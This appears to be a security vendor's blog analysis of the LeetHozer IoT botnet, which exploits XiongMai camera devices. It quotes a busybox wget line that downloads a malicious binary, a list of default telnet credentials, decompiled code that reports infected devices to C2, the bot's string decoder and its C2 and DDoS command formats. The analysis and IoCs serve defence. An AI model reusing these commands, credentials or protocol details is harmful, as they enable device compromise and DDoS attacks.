

The LeetHozer botnet

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Background

On March 26, 2020, we captured a suspicious sample `11c1be44041a8e8ba05be9df336f9231`. Although the samples have the word mirai in their names and most antivirus engines identified it as Mirai, its network traffic is totally new, which had got our attention.

The sample borrowed some of Mirai's Reporter and Loader mechanism, but the encryption method and Bot program, as well as C2 communication protocol had been totally redesigned.

For regular Mirai and their variations, normally the changes are fairly minor, changing C2s or encryption keys, or integrate some new vulnerabilities, nothing dramatic.

But this one is different. Its encryption method is unique, and communication protocol is more rigorous. Also it is very likely a new branch from the Moobot group and is in active development. (the author released a third version while we work on this article, adding some new function and changing Tor C2 : `vbrxmrhrjnnouvjf.onion:31337`)

So we think we should blog it and decide to name it LeetHozer because of the `H0z3r` string(`/bin/busybox wget http://37[.49.226.171:80/bins/mirai.m68k -0 - > H0z3r;)`)


The targets devices currently observed are mainly [XiongMai H.264 and H.265 devices](#).

Propagation


- In 2017, security researchers disclosed the vulnerability[2].
- 2020-02-04 POC was released on github[3]。 [4].
- 2020-02-11 We saw a [moobot](#) variant we called `moobot_xor` exploiting this vulnerability.
- 2020-03-26 `LeetHozer` began to exploit the vulnerability.

LeetHozer takes advantage of the vulnerability through the target device's TCP 9530 port to start the telnetd service, then login to the device with the default password to complete the infection process. The propagation

process is shown in the figure:



The source IP currently exploiting the vulnerability is around 4.5k per day.



LeetHozer and moobot_xor used the same unique string `/bin/busybox DNXXXXFF` in their 9530 exploit. We also observed that at times they used the exact same downloader, so we speculate that moobot_xor and LeetHozer probably belong to the same organization or individual.

The time periods and the downloader shared by the two families are as follows:

```


date=2020-03-26 08:11:46+08:00 md5=11c1be44041a8e8ba05be9df336f9231 family_name=LeetHozer url=http://185.
date=2020-03-26 08:11:39+08:00 md5=11c1be44041a8e8ba05be9df336f9231 family_name=LeetHozer url=http://185.
date=2020-03-26 08:11:39+08:00 md5=b7b2ae292bf182b0d91535770394ad93 family_name=moobot_xor url=http://185.
    
```

The recent LeetHozer DDos targets we currently see

2020-04-07	37.49.226.171	31337	ddos	tcpraw	45.83.128.252	ASN40676	Psych
2020-04-07	37.49.226.171	31337	ddos	udpplain	172.106.18.210	ASN40676	Psych
2020-04-08	37.49.226.171	31337	ddos	udpplain	185.172.110.224	ASN206898	Serve
2020-04-11	w6gr2jqz3eag4ksi.onion	31337	ddos	icmpecho	185.38.151.161	ASN25369	Hydra
2020-04-13	37.49.226.171	31337	ddos	icmpecho	73.99.44.254	ASN7922	Comca
2020-04-13	37.49.226.171	31337	ddos	icmpecho	94.174.77.69	ASN5089	Virgi
2020-04-13	37.49.226.171	31337	ddos	udppplain	94.174.77.69	ASN5089	
2020-04-16	37.49.226.171	31337	ddos	icmpecho	117.27.239.28	ASN133774	Fuzhc
2020-04-16	37.49.226.171	31337	ddos	icmpecho	185.172.110.224	ASN206898	Serve
2020-04-16	37.49.226.171	31337	ddos	icmpecho	52.47.76.48	ASN16509	Amazc
2020-04-16	37.49.226.171	31337	ddos	tcpraw	117.27.239.28	ASN133774	Fuzhc
2020-04-16	37.49.226.171	31337	ddos	tcpraw	162.248.93.234	ASN32374	Nucle
2020-04-16	37.49.226.171	31337	ddos	udpplain	71.222.69.77	ASN209	Centu
2020-04-17	37.49.226.171	31337	ddos	udpplain	117.27.239.28	ASN133774	Fuzhc
2020-04-18	37.49.226.171	31337	ddos	tcpraw	76.164.193.89	ASN36114	Versa
2020-04-18	37.49.226.171	31337	ddos	udpplain	117.27.239.28	ASN133774	Fuzhc
2020-04-18	37.49.226.171	31337	ddos	udpplain	66.150.188.101	ASN32374	Nucle
2020-04-19	37.49.226.171	31337	ddos	tcpraw	117.27.239.28	ASN133774	Fuzhc
2020-04-19	37.49.226.171	31337	ddos	udpplain	108.61.22.86	ASN20473	Chooq
2020-04-19	37.49.226.171	31337	ddos	udpplain	108.61.33.194	ASN20473	Chooq
2020-04-19	37.49.226.171	31337	ddos	udpplain	172.107.228.198	ASN40676	Psych
2020-04-19	37.49.226.171	31337	ddos	udpplain	192.99.226.11	ASN16276	OVH_S
2020-04-19	37.49.226.171	31337	ddos	udpplain	209.58.147.245	ASN394380	Lease
2020-04-19	37.49.226.171	31337	ddos	udpplain	24.46.209.115	ASN6128	Cable
2020-04-19	37.49.226.171	31337	ddos	udpplain	71.222.69.77	ASN209	Centu
2020-04-20	37.49.226.171	31337	ddos	udpplain	139.28.218.180	ASN9009	M247_
2020-04-20	37.49.226.171	31337	ddos	udpplain	74.91.122.90	ASN14586	Nucle
2020-04-23	37.49.226.171	31337	ddos	icmpecho	162.244.55.107	ASN49544	i3D.r
2020-04-23	37.49.226.171	31337	ddos	udpplain	162.244.55.107	ASN49544	i3D.r

Reverse analysis

At present, there are three versions of LeetHozer samples (We are going to focus on V2 as V3 is in development now). The difference between V1 and V2 is mainly that V2 supports more DDos attack methods.



We are going to take a quick look at the sample’s behavior, DDos command format, network communication below.

```
MD5: 57212f7e253ecebd39ce5a8a6bd5d2df

ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked, stripped

Packer: None

Library: uclibc

Version: V2
```

Sample behavior

The function of LeetHozer is relatively simple, when it runs on infected device, it operates the watchdog device, then write the pid to a file named `.1`, and prints out `/bin/sh: ./a.out: not found` string to the console (to confuse the user?). After that, it starts to scan internet to find more devices with open port 9530, and try to use the vulnerability to open the telnetd service on more victim devices.

The sample also reports the infected device information to the reporter, and establishes communication with C2, waiting for instructions to launch DDos attack.

The sample uses a custom algorithm for encryptiton. The decryption algorithm is as follows:

```
xorkey="qE6MGAbI"

def decode_str(ctxt):
    for i in range(0, len(xorkey)):
        plain=""
        size=len(ctxt)
        for idx in range(0, size):
```

```

ch=ord(ctxt[idx])
ch ^=(ord(xorkey[i]) + idx )
plain += chr(ch)
ctxt=plain
return ctxt

```

After decryption, the key information is as follows, including the watchdog devices, C2 to be operated by the Bot. The information will only be decrypted when it is needed by the bot.

.1	/dev/watchdog
/dev/misc/watchdog	/bin/sh: ./a.out: not found
w6gr2jqz3eag4ksi.onion	

The specific implementation of the Bot function is as follows: ,

1. Set watchdog to prevent device restart

```

util_memcpy(&v42, &unk_8050CB8, 14);
v4 = (char *)xor_decode((int)&v42, 14);
fd = open(v4, 2, v5);
if ( fd != -1 )
{
    v66 = 1;
    ioctl(fd, 0x80045704, (int)&v66, v3);
    close(fd);
}
util_memset(&v42, 0, 128);
util_memcpy(&v42, &unk_8050CC7, 19);
v7 = (char *)xor_decode((int)&v42, 19);
v9 = open(v7, 2, v8);
if ( v9 != -1 )
{
    v66 = 1;
    ioctl(v9, 0x80045704, (int)&v66, (unsigned int)&v42);
    close(v9);
}

```

2. Bot singleton through PID file

```

util_memcpy(&v5, &pid_file, 3);
v0 = (char *)xor_decode((int)&v5, 3);
result = open(v0, 0, v1);
fd = result;
if ( result > 0 )
{
    if ( read(result, &addr, 0x20u) > 0 )
    {
        v4 = atol(&addr);
        if ( getpid() != v4 )
            kill(v4, 9);
    }
    ...
}

```

3. Scan, exploitation and report information

- mirai's fast port scan technique has been borrowed, the scanned port is 9530

Destination	Protocol	Info
50.123.154.191	TCP	39279 → 9530 [SYN] Seq=0 Win=42621 Len=0
67.135.168.44	TCP	39279 → 9530 [SYN] Seq=0 Win=42621 Len=0
97.243.25.111	TCP	39279 → 9530 [SYN] Seq=0 Win=42621 Len=0
187.148.173.171	TCP	39279 → 9530 [SYN] Seq=0 Win=42621 Len=0
116.245.1.6	TCP	39279 → 9530 [SYN] Seq=0 Win=42621 Len=0
158.249.198.219	TCP	39279 → 9530 [SYN] Seq=0 Win=42621 Len=0
2.16.82.157	TCP	39279 → 9530 [SYN] Seq=0 Win=42621 Len=0
164.94.236.153	TCP	39279 → 9530 [SYN] Seq=0 Win=42621 Len=0

- Use the vulnerability to enable the telnetd service and try to log in with the following credentials.

```

root:xc3511
root:xmhdipc
root:klv123
root:123456
root:jvbsd
root:hi3518
root:tsgoingon
    
```

- Report device information after successful login

```

v129.sin_family = 2;
v129.sin_addr.s_addr = 0xABE23125;// 37.49.226.171
v129.sin_port = 0x9CADu;// 44444
if ( connect(v98, &v129, 16) != -1 )
{
    v152 = 0;
    LOBYTE(v145) = util_strlen("root");
    LOBYTE(v146) = util_strlen(v53);
    send(v98, &v152, 1, 0x4000);
    send(v98, &v144, 4, 0x4000);
    send(v98, &v151, 2, 0x4000);
    send(v98, &v145, 1, 0x4000);
    send(v98, "root", (unsigned __int8)v145, 0x4000);
    send(v98, &v146, 1, 0x4000);
    send(v98, v53, (unsigned __int8)v146, 0x4000);
}
    
```

4. Receive the C2 command and prepare for DDos attack. The attack commands supported by different versions are different.

version	command
V1	tcpraw
v2	tcpraw;icmpecho;udpplain

However, the data format of the attack command is the same, and its structure is `Header(6 bytes),Option1,Option2...`, in which the structure of Option is `Type(2 bytes),Len(2 bytes),Subtype(2`

bytes),Contents(Len bytes),Padding , the following takes an actual attack command as an example to explain the parsing process.

```

00000000: 3E 00 3F 00 3A 00 01 00 08 00 04 00 75 64 70 70  >.?.:.....udpp
00000010: 6C 61 69 6E 00 00 00 00 01 00 0E 00 06 00 31 33  lain.....13
00000020: 39 2E 32 38 2E 32 31 38 2E 31 38 30 00 00 00 00  9.28.218.180...
00000030: 02 00 01 00 0C 00 50 00 02 00 01 00 05 00 64 00  .....P.....d.
-----
Header: 3E 00 3F 00 3A 00, ----Little endian
                                0x003E      ---- xor key
                                0x003A      ---- 0x3A xor 0x3E = 4 ↑Option
Opt 1:      01 00 08 00 04 00, ----Little endian
                                0x0001      ----Type 1,Padding 4 bytes
                                0x0008      ----Content length,len("udpplain") = 8
                                0x0004      ----Subtype 4,Contents为attack vector
                                Contents: udpplain
                                Padding: 00 00 00 00

Opt 2:      01 00 0E 00 06 00, ----Little endian
                                0x0001      ----Type 1,Padding 4 bytes
                                0x000e      ----Content length
                                0x0006      ----Subtype 6,Contents为attack target
                                Contents: 139.28.218.180
                                Padding: 00 00 00 00

Opt 3:      02 00 01 00 0c 00, ----Little endian
                                0x0002      ----Type 2,No Padding
                                0x0001      ----Type 2 Ignore this field, Contents length is al
                                0x000c      ----Subtype 0xc,Contents为target port
                                Contents: 80

Opt 4:      02 00 01 00 05 00, ----Little endian
                                0x0002      ----Type 2,No Padding
                                0x0001      ----Type 2 Ignore this field, Contents length is al
                                0x0005      ----Subtype 0x05,Contents is attack duration
                                Contents: 0x0064

```

Communication protocols

Two types of C2: Tor-C2 and IP-C2 has been used. The V2 version has both existed but the code branch where Tor-C2 is located will not be executed. It is likely the V2 version is not final yet.

1. Tor-C2 , supported by V1 , Not used in V2.

```
w6gr2jqz3eag4ksi.onion:31337
```

2. IP-C2 , supported by V2.

```
37.49.226.171:31337
```

Tor-C2 has a pre-process to establish a connection through Tor proxy. After the connection between Bot and C2 is established, it takes two rounds of interaction for the bot to successfully go online.

- Establish a connection with C2 through Tor proxy

```
00000000 05 01 00 ...
00000000 05 00 ..
00000003 05 01 00 03 16 77 36 67 72 32 6a 71 7a 33 65 61 .....w6g r2jqz3ea
00000013 67 34 6b 73 69 2e 6f 6e 69 6f 6e 7a 69 g4ksi.on ionzi
00000002 05 00 00 01 00 00 00 00 00 00 .....
```

The hardcoded proxy list:

```
45.82.176.194:9034
91.236.251.131:9712
18.177.13.247:443
62.109.8.218:8888
82.99.213.98:9191
35.225.55.174:9251
194.99.22.206:9050
45.147.199.142:8060
47.104.188.20:8999
54.149.179.115:9050
195.128.102.178:9050
185.176.25.66:9002
54.188.106.141:9080
193.47.35.56:10000
88.193.137.205:9050
134.209.84.21:9119
194.58.111.244:9050
192.99.161.66:9050
193.47.35.53:9090
167.179.74.97:9251
185.30.228.141:9050
```

- First round of interaction

The packet length sent by the Bot is 255 bytes, the first 32 bytes are valid data, and the data is interpreted in little-endian way.

```
00000020 49 8f 69 7a 18 48 00 00 00 00 00 00 01 00 I.iz.H.. .....
00000030 00 00 00 00 cc 51 00 00 00 00 00 00 00 00 .....Q.. .....
00000040 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
```

The meaning of some key fields

offset	length	content	field meaning
0x00	2 bytes	0x8f49	source port
0x02	2 bytes	0x7a69	hardcode
0x04	4 bytes	0x00004818	hardcode
0x0e	2 bytes	0x0001	first round
0x14	4 bytes	0x0051cc	checksum

The calculation of checksum is as follows

```

step 1: calc the sum of the first 12 WORD
      (0x8f49+0x7a69+0x4818+0x0000+0x0000+0x0000
      +0x0001+0x0000+0x0000+0x0000+0x0000+0x0000) = 0x000151CB;
step 2:(HWORD(sum) + LWORD(sum)) >> 16
      (0x0001+0x51CB) >> 16 = 0;
step 3:(HWORD(sum) + LWORD(sum)) && 0xffff
      (0x0001+0x51cb) && 0xffff = 0x000051cc
    
```

The first 32 bytes of the C2 reply packet are valid data. The packet length is 255 bytes, interpreted in little-endian way. The Bot will check the two valid flags. When the check passes, part of the data will be used for the second round of interaction.

```

0000000C 69 7a 69 7a f1 70 00 00 19 48 00 00 00 00 03 00  iziz.p.. .H.....
0000001C 00 00 00 00 ac ff 00 00 00 00 00 00 00 00 00 00  .....
0000002C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
    
```

offset	length	content	field meaning
0x04	4 bytes	0x000070f1	valid flag1
0x08	4 bytes	0x00004819	valid flag2

- Second round of interaction

The packet length sent by the Bot is 255 bytes, the first 32 bytes are valid data, and the data is interpreted in little-endian way. Most of the data comes from the C2 return packets from the previous step.

```

0000011F 69 7a 69 7a f1 70 00 00 f2 70 00 00 00 00 02 00  iziz.p.. .p.....
0000012F 00 00 00 00 65 d6 00 00 00 00 00 00 00 00 00 00  ....e...
    
```

offset	length	content	field meaning
0x00	8 bytes	0x7a697a69,0x000070f1	C2 reply in the round 1
0x08	4 bytes	0x000070f2	hardcode

offset	length	content	field meaning
0x0e	2 bytes	0x0002	second round
0x14	4 bytes	0x00d665	checksum

The 32 bytes before the C2 reply packet are valid data. The packet length is 255 bytes, interpreted in little-endian way. The Bot will check two valid flags. When the check passes, the Bot's online process is completed.

```
0000010B 69 7a 69 7a 75 27 00 00 f2 70 00 00 00 00 03 00 izizu'.. .p.....
0000011B 00 00 00 00 a3 63 00 00 00 00 00 00 00 00 00 00 .....c.. .....
```

offset	length	content	field meaning
0x04	4 bytes	0x00002775	valid flag1
0x08	4 bytes	0x000070f2	valid flag2

At this point, the identity verification between the Bot and C2 is completed, and the Bot starts to wait for the C2 to issue instructions. The first byte of the C2 reply packet specifies the type of instruction.

- Instruction code: 0x00 indicates heartbeat

```
0000020A 00
00000202 00
```

- Instruction code: 0x01 indicates reporting Bot group information

```
0000020A 01
0000021F 01 03 00 10 00 78 38 36 .....x86
```

- Instruction code: Not 0x00 0x01 indicates DDoS attack.

```
00000000: 58 00 59 00 5C 00 01 00 06 00 04 00 74 63 70 72 X.Y.\.....tcp
00000010: 61 77 00 00 00 00 01 00 0D 00 06 00 31 31 37 2E aw.....117.
00000020: 32 37 2E 32 33 39 2E 32 38 00 00 00 00 02 00 01 27.239.28.....
00000030: 00 0C 00 50 00 02 00 01 00 05 00 64 00 00 ...P.....d..
```

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IoC list

C2

```
vbrxmhrjnnouvjf.onion:31337 #v3
37.49.226.171:31337 #v2
w6gr2jqz3eag4ksi.onion:31337 #v1
```

MD5

027d7e1cda6824bc076d0a586ea139f5
05a485caf78eca390439b7c893c0354b
068083b9d0820f3ac9cec10d03705649
08e1b88305ad138a4509fb6b72ae3d31
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